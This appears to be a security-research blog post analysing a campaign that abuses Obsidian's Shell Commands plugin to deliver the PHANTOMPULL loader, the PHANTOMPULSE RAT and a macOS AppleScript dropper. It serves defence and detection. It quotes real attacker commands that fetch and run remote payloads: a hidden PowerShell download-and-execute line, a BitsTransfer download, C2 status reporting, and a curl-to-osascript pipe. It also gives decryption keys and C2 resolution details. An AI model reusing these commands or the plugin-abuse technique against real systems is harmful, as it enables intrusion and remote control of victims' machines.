

Phantom in the vault: Obsidian abused to deliver PhantomPulse RAT

 elastic.co/security-labs/phantom-in-the-vault

Salim Bitam, Samir Bousseaden, Daniel Stepanic

April 14, 2026

 Phantom in the vault: Obsidian abused to deliver PhantomPulse RAT

A follow-up publication will provide a deeper technical analysis of PHANTOMPULSE itself, covering its injection engines, persistence internals, and C2 protocol in greater detail.

Preamble

Elastic Security Labs has identified a novel social engineering campaign that abuses the popular note-taking application, [Obsidian](#), as an initial access vector. The campaign, which we track as REF6598, targets individuals in the financial and cryptocurrency sectors through elaborate social engineering on LinkedIn and Telegram. The threat actors abuse Obsidian's legitimate community plugin ecosystem, specifically the [Shell Commands](#) and [Hider](#) plugins, to silently execute code when a victim opens a shared cloud vault.

In the observed intrusion, Elastic Defend detected and blocked the attack at the early stage, preventing the threat actors from achieving their objectives on the victim's machine.

The attack chain is cross-platform, with dedicated execution paths for both Windows and macOS. On Windows, an intermediate loader decrypts and reflectively loads payloads entirely in memory using AES-256-CBC, timer queue callback execution, and multiple anti-analysis techniques. The chain culminates in the deployment of a previously undocumented RAT we are naming **PHANTOMPULSE**, a heavily AI-generated, full-featured backdoor with blockchain-based C2 resolution, advanced process injection via module stomping. On macOS, the attack deploys an obfuscated AppleScript dropper with a Telegram-based fallback C2 resolution mechanism.

This post will detail the full attack chain, from social engineering through final payload analysis, and provide detection guidance and indicators of compromise.

Key takeaways

- PHANTOMPULSE is a novel, AI-assisted Windows RAT featuring blockchain-based C2 resolution via Ethereum transaction data and distinct injection techniques
- We identified a weakness in the C2 mechanism that allows for a takeover of the implants by responders
- Obsidian was abused for initial access social engineering attack
- Cross-platform attack chain targeting both Windows and macOS
- The macOS payload uses a multi-stage AppleScript dropper with a Telegram dead-drop for fallback C2 resolution
- PHANTOMPULL is a custom in-memory loader that delivers PHANTOMPULSE

Campaign overview

The threat actors operate under the guise of a venture capital firm, initiating contact with targets through LinkedIn. After initial engagement, the conversation moves to a Telegram group where multiple purported partners participate, lending credibility to the interaction. The discussion centers around financial services, specifically cryptocurrency liquidity solutions, creating a plausible business context.

The target is asked to use [Obsidian](#), presented as the firm's "management database", for accessing a shared dashboard. The target is provided credentials to connect to a cloud-hosted vault controlled by the attacker.

This vault is the initial access vector. Once opened in Obsidian, the target is instructed to enable community plugins sync. After that, the trojanized plugins silently execute the attack chain.



Execution chain diagram



Execution chain diagram

Initial access

An Elastic Defend behavior alert triggered on suspicious PowerShell execution with Obsidian as the parent process. This immediately caught our attention. Initially, we suspected an untrusted binary masquerading as Obsidian. However, after inspecting the parent process code signature and hash, it appeared to be the legitimate Obsidian binary.



Process visualization with Elastic XDR



Process visualization with Elastic XDR

Pivoting on the process event call stack to determine whether a third-party DLL side-load or unbacked memory region was involved, we confirmed that the process creation originated directly from Obsidian itself.



Elastic alert document showcasing the call stack



Elastic alert document showcasing the call stack

We then investigated the surrounding files for signs of JavaScript injection via modification of dependency files or malicious .asar file planting. Everything appeared to be a clean, legitimate Obsidian installation with no third-party code. At that point, we decided to install Obsidian ourselves and explore what options an attacker could abuse to achieve command execution.

The first thing that stood out was the ability to log in to an Obsidian-synced vault with an email and password.



Obsidian menu to open a remote vault

Obsidian menu to open a remote vault

Obsidian's vault sync feature allows notes and files to be synchronized across devices and platforms. While reviewing the files of the malicious remote vault under the .obsidian config folder, we found evidence that the Shell Commands community plugin had been installed:

```
C:\Users\user\Documents\<redacted_vault_name>\.obsidian\plugins\obsidian-shellcommands\data.json
```

The [Shell Commands plugin](#) allows users to execute platform-specific shell commands based on configurable triggers such as Obsidian startup, close, every N seconds, and others.

The contents of data.json confirmed our theory: the configured commands matched exactly what we had observed in the original PowerShell behavior alert.



Data.json content of the shell plugin



Data.json content of the shell plugin

To validate the full attack chain, we attempted to replicate the behavior end-to-end across two machines, a host and a VM using a paid Obsidian Sync license. On the host, we installed the Shell Commands community plugin with a custom command configured to spawn `notepad.exe` on startup. On the VM, we logged in to the same Obsidian account and connected to the remote vault.

The synced vault on the VM received the base configuration files (`app.json`, `appearance.json`, `core-plugins.json`, `workspace.json`), but notably the `plugins/` directory and `community-plugins.json` were absent entirely. This is because Obsidian's Sync settings expose two separate toggles "Active community plugin list" and "Installed community plugins" both of which are disabled by default and are local client-side preferences that do not propagate through sync.



Obsidian settings



Obsidian settings

As shown below, the plugins and community_plugins manifest are not synced automatically (any file inside the .obsidian directory).



.obsidian folder content



.obsidian folder content

However, once enabled, the Shell Commands plugin immediately triggers execution of attacker-defined commands on vault open:



Process tree



Process tree

This means an attacker cannot remotely force the installation or enablement of a community plugin via vault sync alone. The victim must manually enable the community plugin sync on their device before the weaponized plugin configuration pulls down and triggers execution.

In the case we investigated, the attacker provided Obsidian account credentials directly to the victim as part of a social engineering lure, likely instructing them to log in, enable community plugin sync, and connect to the pre-staged vault. Once those steps were completed, the Shell Commands plugin and its data.json configuration synced automatically, and on the next configured trigger, the payload executed without any further interaction.

While this attack requires social engineering to cross the community plugin sync boundary, the technique remains notable: it abuses a legitimate application feature as a persistence and command execution channel, the payload lives entirely within JSON configuration files that are unlikely to trigger traditional AV signatures, and execution is handed off by a signed, trusted Electron application, making parent-process-based detection the critical layer.

Alongside the Shell Commands plugin, the author used [Hider](#) (v1.6.1), a UI-cleanup plugin that hides interface elements. With every concealment option enabled, the following is the configuration:

```
{

    "hideStatus": true,

    "hideTabs": true,

    "hideScroll": true,

    "hideSidebarButtons": true,

    "hideTooltips": true,

    "hideFileNavButtons": true,

}
```

Windows execution chain

Stage 1

The Shell Commands plugin's Windows command contained two **Invoke-Expression** calls with Base64-encoded strings that decode to the following:

```
iwr http://195.3.222[.]251/script1.ps1 -OutFile env:TEMP\tt.ps1 -UseBasicParsing powershell.exe -
ExecutionPolicy Bypass -WindowStyle Hidden -File "env:TEMP\tt.ps1"
```

This will download a second-stage PowerShell script from a hardcoded IP address and execute it.

Stage 2

The downloaded PowerShell script (**script1.ps1**) implements a loader-delivery mechanism with a built-in operator-notification system. The script uses **BitsTransfer** to download the next-stage binary and reports its progress to the C2.

```
Import-Module BitsTransfer

Start-BitsTransfer -Source 'http://195.3.222[.]251/syncobs.exe?q=%230BSIDIAN' `

-Destination "$env:TEMP\syncobs.exe"
```

After the download, the script verifies the file's existence and reports the outcome to the C2 at **195.3.222[.]251/stuk-phase**. It appears that the prepended characters (**G**, **R**) to the Status Message, declaring **G**REEN or **R**ED as a status color code. The following is a table of all the status messages:

Status Message	Meaning
GFILE FOUND ON PC	Binary downloaded successfully
RDOWNLOAD ERROR	Download failed, retrying
RFATAL DOWNLOAD ERROR	Download failed after retry
GLAUNCH SUCCESS	Binary executed and child processes detected
RLAUNCH FAILED	Binary failed to start within the timeout
GSESSION CLOSED	Execution sequence completed

The `tag` parameter (*Obsidian*) sent with each status update identifies the campaign or infection vector, suggesting the operators might be running multiple concurrent campaigns.

```

if ($started) {

    Invoke-RestMethod -Uri "http://195.3.222[.]251/stuk-phase" -Method Post -Body @{ message = "GLAUNCH
SUCCESS"; tag = $tag }

} else {

    Invoke-RestMethod -Uri "http://195.3.222[.]251/stuk-phase" -Method Post -Body @{ message = "RLAUNCH
FAILED"; tag = $tag }

}

Start-Sleep -Seconds 3

Invoke-RestMethod -Uri "http://195.3.222[.]251/stuk-phase" -Method Post -Body @{ message = "GSESSION
CLOSED"; tag = $tag }

```

Loader - PHANTOMPULL

This loader is a 64-bit Windows PE executable that extracts an AES-256-CBC-encrypted PE payload from its own resources, decrypts it, and reflectively loads it into memory. This in-memory payload then downloads the next stage from the domain (*panel.fefea22134[.]net*) over HTTPS.

The third-stage payload (PHANTOMPULSE) is then decrypted and loaded reflectively via *DllRegisterServer*. This loader, which we are calling PHANTOMPULL, includes runtime API resolution and timer-queue-based execution. This sample includes minor forms of evasion/obfuscation, along with dead code; these techniques are used as an anti-analysis trick to waste the analyst's time investigating the malware.

Execution Flow

Stage 1



Execution flow via Stage 1

Execution flow via Stage 1

Stage 2




Execution flow via Stage 2


Execution flow via Stage 2

Fake Integrity Check

The loader begins with a strange start using a dead-code guard that compares `GetTickCount()` against the hex value `(0xFFFFFFFF)` — a value that corresponds to approximately 49.7 days of continuous system uptime, making the condition virtually unreachable. The guarded block contains convincing but unreachable anti-tamper functions designed to waste analysts' time during reverse engineering.



The `anti_tamper_integrity_checksum()` function is also pretty strange; it doesn't actually hash any of the underlying bytes, but sums all the function addresses in the binary. The checksum is never compared to anything; this is likely an intended anti-analysis technique to waste analyst time and bloat the binary.



API Hashing

This loader resolves API functions dynamically at runtime using the `djb2` hashing algorithm with seed `0x4E67C6A7`. The following APIs were resolved:

- `VirtualAlloc`
- `VirtualProtect`

- VirtualFree
- LoadLibraryA
- GetProcAddress



Resolving API addresses

Resolving API addresses

Resource Extraction + Decryption

PHANTOMPULL stores its encrypted in-memory payload inside its own resources.



RCDATA 101 via Resource Hacker

RCDATA 101 via Resource Hacker

In order to extract the bytes, it uses `FindResourceA`, locating the resource type (`RT_RCDATA`) under ID (`101`). The resource is mapped into memory and copied into a region marked with `PAGE_READWRITE` permissions.



Resource Extraction

Resource Extraction

Next, the loader performs AES-256-CBC decryption using `BCryptOpenAlgorithmProvider`. The key is hardcoded in the `.rdata` section

Key: `6a85736b64761a8b2aaeadc1c0087e1897d16cc5a9d49c6a6ea1164233bad206`




The IV is also hard-coded on the stack: **A6FA4ADFC20E8E6B77E2DD631DC8FF18**



Bcrypt Crypto Details

Bcrypt Crypto Details

After decryption, the loader validates the output is a valid PE by checking the MZ header magic value with a comparison instruction using a hard-coded value (**0x0C1DF**) that gets XOR'd with (**0x9B92**), equaling the PE magic header (0x5a4d). This is an example of some of the lightweight obfuscation efforts that often seem awkward and don't fit in.



Execution


Rather than calling the payload directly (which is easily detected by sandboxes), the loader uses a timer queue callback. The 50ms delay and separate-thread execution can evade various security/sandbox tooling.



CreateTimerQueue functionality

CreateTimerQueue functionality

Inside the callback is the reflective PE-loading functionality, which is then used to execute the next stage.



This reflective loading function is the core execution component. It copies the PE headers, maps each section into memory, applies base relocations, resolves imports, and sets the final section protections — producing a fully functional, memory-resident PE that never touches disk.

Execution is then transferred to the second stage via an indirect `call rbp` instruction, where RBP holds the computed entry point address of the reflectively loaded PE.



Indirect call to second stage

Indirect call to second stage

Second Stage


The second stage is responsible for downloading the remotely hosted payload (PHANTOMPULSE) and for using a similar reflective-loading technique to launch the implant. This stage starts by creating a mutex from an XOR operation with two hard-coded global variables.



Mutex generation via XOR

Mutex generation via XOR

The mutex name for this sample is: **hVNBuORXNiFLhYYh**



After the mutex is created, this code enters a persistent loop that attempts to download the payload from the C2 server. If the download successfully returns a valid buffer, it breaks out and proceeds to the reflective loading stage.

On failure, the code employs an exponential backoff — starting with a 5-second sleep and multiplying by 1.5x on each retry, capping just under 5 minutes. This avoids a fixed beacon interval that would be trivially fingerprinted in network traffic.



The downloader functionality starts by decrypting the C2 and URL.



C2 and URL decryption functions

C2 and URL decryption functions

The C2 and URL are both decrypted using a simple string decryption function using a 16-byte rotating key (`f77c8e40dfc17be5e74d8679d5b35341`).



XOR String decryption function

XOR String decryption function

Next, the malware builds the HTTPS request, appending the string using the URI `/v1/updates/check?build=payloads` and setting the User Agent (`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36`). This loader uses the WinHTTP library to connect to the C2 on port 443.



WinHTTP functionality used to download PHANTOMPULSE

The malware takes the buffer from the remote C2 URL and decrypts the payload with a 16-byte XOR key (`dcf5a9b27cbeedb769ccc8635d204af9`)



Payload Decryption via XOR

Payload Decryption via XOR

Below are the first bytes of the XOR-encoded payload:



Payload bytes before the XOR

Payload bytes before the XOR

Below are the first bytes after the XOR takes place:



Payload bytes after the XOR



Payload bytes after the XOR

After the download and XOR operations, PHANTOMPULL parses the payload and reflects the DLL using `DLLRegisterServer`.

By quickly checking the strings, we can see the main backdoor, PHANTOMPULSE:



PHANTONPULSE Implant strings

PHANTONPULSE Implant strings

RAT - PHANTOMPULSE

PHANTOMPULSE is a sophisticated 64-bit Windows RAT designed for stealth, resilience, and comprehensive remote access. The binary exhibits strong indicators of AI-assisted development: Debug strings throughout the code are abnormally verbose, self-documenting, and follow a structured step-numbering pattern ([STEP 1], [STEP 1/3], [STEP 2/3])



PHANTOMPULSE implant or strings view

PHANTOMPULSE implant or strings view

During our research, we discovered that the C2 infrastructure had a publicly exposed panel branded as "Phantom Panel", featuring a login page with username, password, and captcha fields. The panel's design and structure suggest it was also AI-generated, consistent with the development patterns observed in the RAT itself.



Malware panel



Malware panel

C2 rotation through blockchain

PHANTOMPULSE implements a decentralized C2 resolution mechanism using public blockchain infrastructure as a dead drop. The malware's primary method for obtaining its C2 URL is by resolving it from on-chain transaction data. A hardcoded C2 URL serves as a fallback if the blockchain resolution fails after repeated attempts.

The malware queries the Etherscan-compatible API (`/api?module=account&action=txlist&address=<wallet>&page=1&offset=1&sort=desc`) on three Blockscout instances:

- `eth.blockscout[.]com` (Ethereum L1)
- `base.blockscout[.]com` (Base L2)
- `optimism.blockscout[.]com` (Optimism L2)

Each request fetches the most recent transaction associated with a hardcoded wallet address (`0xc117688c530b660e15085bF3A2B664117d8672aA`), which is itself XOR-encrypted in the binary. The malware parses the transaction's `input` data field from the JSON response, strips the `0x` prefix, hex-decodes the raw bytes, and XOR-decrypts the result using the wallet address as the XOR key. If the decrypted output begins with `http`, it is accepted as the new active C2 URL.

This technique provides the operator with an infrastructure-agnostic rotation capability: publishing a new C2 endpoint requires only submitting a transaction with crafted calldata to the wallet on any of the three monitored chains. Because blockchain transactions are immutable and publicly accessible, the malware can always locate its C2 without relying on centralized infrastructure. The use of three independent chains adds redundancy: even if one chain's explorer is blocked or unavailable, the remaining two provide alternative resolution paths.

However, this design introduces a significant weakness. The Blockscout API returns all transactions involving the wallet address, both sent and received, sorted in reverse chronological order. The malware does not verify the sender of the transaction. This means any third party who knows the wallet address and the XOR key (both recoverable from the binary) can craft a transaction to the wallet containing a competing input payload. Because the malware always selects the most recent transaction, a single inbound transaction with a more recent timestamp would override the operator's intended C2 URL. In practice, this allows anyone to hijack the C2 resolution by submitting a sinkhole URL encoded with the same XOR scheme, effectively redirecting all infected hosts away from the attacker infrastructure.



Wallet transaction example

Wallet transaction example



Xor decrypting the raw input

Xor decrypting the raw input

C2 communication

PHANTOMPULSE uses WinHTTP for C2 communication, dynamically loading `winhttp.dll` and resolving all required functions at runtime. The C2 infrastructure is built around five API endpoints:

Endpoint	Method	Purpose
<code>/v1/telemetry/report</code>	POST	Heartbeat with system telemetry
<code>/v1/telemetry/tasks/<id></code>	GET	Command fetch
<code>/v1/telemetry/upload/</code>	POST	Screenshot/file upload
<code>/v1/telemetry/result</code>	POST	Command result delivery
<code>/v1/telemetry/keylog/</code>	POST	Keylog data upload

The heartbeat sends comprehensive system telemetry as JSON, including CPU model, GPU, RAM, OS version, username, privilege level, public IP, installed AV products, installed applications, and the results of the last command execution.



System information collection



System information collection

Command table

The command dispatcher parses JSON responses from the C2 to extract and hash commands via the djb2 algorithm. This hash is processed by a switch-case statement to execute the corresponding logic, as seen in the pseudocode below:



Pseudocode command dispatcher

Pseudocode command dispatcher

Hash	Command	Action
0x04CF1142	inject	Inject shellcode/DLL/EXE into target process
0x7C95D91A	drop	Drop the file to the disk and execute
0x9A37F083	screenshot	Capture and upload a screenshot
0x08DEDEF0	keylog	Start/stop keylogger
0x4EE251FF	uninstall	Full persistence removal and cleanup
0x65CCC50B	elevate	Escalate to SYSTEM via COM elevation moniker
0xB3B5B880	downgrade	SYSTEM -> elevated admin transition
0x20CE3BC8	<unresolved>	Resolves APIs, calls ExitProcess(0) self-termination

MacOS execution chain

Stage 1: AppleScript via osascript

The Shell commands plugin's macOS command executes a Base64-encoded payload through `osascript`.



MacOS stage 1 payload



MacOS stage 1 payload

The decoded payload performs two primary actions:

LaunchAgent persistence: Creates a persistent LaunchAgent plist at `~/Library/LaunchAgents/com.vfrfeufhtjpwgray.plist` configured with `KeepAlive` and `RunAtLoad` set to `true`, ensuring the second-stage payload executes on every login and restarts if terminated.

Second-stage execution: The LaunchAgent executes a heavily obfuscated AppleScript dropper through `/bin/bash -c` piped into `osascript`.



MacOS stage 1 payload decoded

MacOS stage 1 payload decoded

Stage 2: Obfuscated AppleScript dropper

The second-stage payload is an obfuscated AppleScript dropper that employs multiple evasion techniques.

String obfuscation: All sensitive strings (domains, URLs, user-agent values) are constructed at runtime using **ASCII character**, **character id**, and **string id** calls, preventing static string extraction:

```
property __t0lA5QT05I : {(string id {48, 120, 54, 54, 54, 46, 105, 110, 102, 111})}
-- Decodes to: "0x666.info"
```


Decoy variables: Numerous unused variables with random names and values are defined to increase entropy and hinder analysis.

Fragmented concatenation: Strings are split across mixed encoding methods, combining literal fragments with character-ID lookups to defeat pattern matching.

C2 resolution with Telegram fallback

The dropper implements a layered C2 resolution strategy:

1. **Primary:** Iterates over a hardcoded domain list (including `0x666[.]info`), sending a POST request with body `"check"` to validate C2 availability
2. **Fallback:** If the primary domain is unreachable, scrapes a public Telegram channel (`t[.]me/ax03bot`) to extract a backup domain



This Telegram dead-drop technique allows operators to rotate C2 infrastructure, making domain-based blocking insufficient as a sole mitigation.

Payload retrieval

Once a C2 is resolved, the script downloads and pipes a second-stage payload directly into `osascript`:

```
curl -s --connect-timeout 5 --max-time 10 --retry 3 --retry-delay 2 -X POST <C2_URL> \  
-H "User-Agent: <spoofed Chrome UA>" -d "txid=346272f0582541ae5dd08429bb4dc4ff&bmodule"| osascript
```

The victim identifier (`txid`) and module selector (`bmodule`) are sent as POST parameters. The response is expected to be another AppleScript payload executed immediately. At the time of analysis, the C2 servers for the macOS chain were offline, preventing the collection of subsequent stages.

Infrastructure analysis

Wallet activity

Examining the on-chain activity for the hardcoded wallet (0xc117688c530b660e15085bF3A2B664117d8672aA) reveals the operator's C2 rotation history. The two most recent transactions are self-transfers (wallet to itself), each encoding a different C2 URL in the transaction input data:

Date (UTC)	Decoded C2 URL
Feb 19, 2026 12:29:47	https://panel.fefea22134[.]net
Feb 12, 2026 22:01:59	https://thoroughly-publisher-troy-clara[.]trycloudflare[.]com



Transaction history



Transaction history

The use of a Cloudflare Tunnel domain ([trycloudflare\[.\]com](#)) as a prior C2 endpoint is notable, as it allows the operator to expose a local server through Cloudflare's infrastructure without registering a domain, providing an additional layer of anonymity.

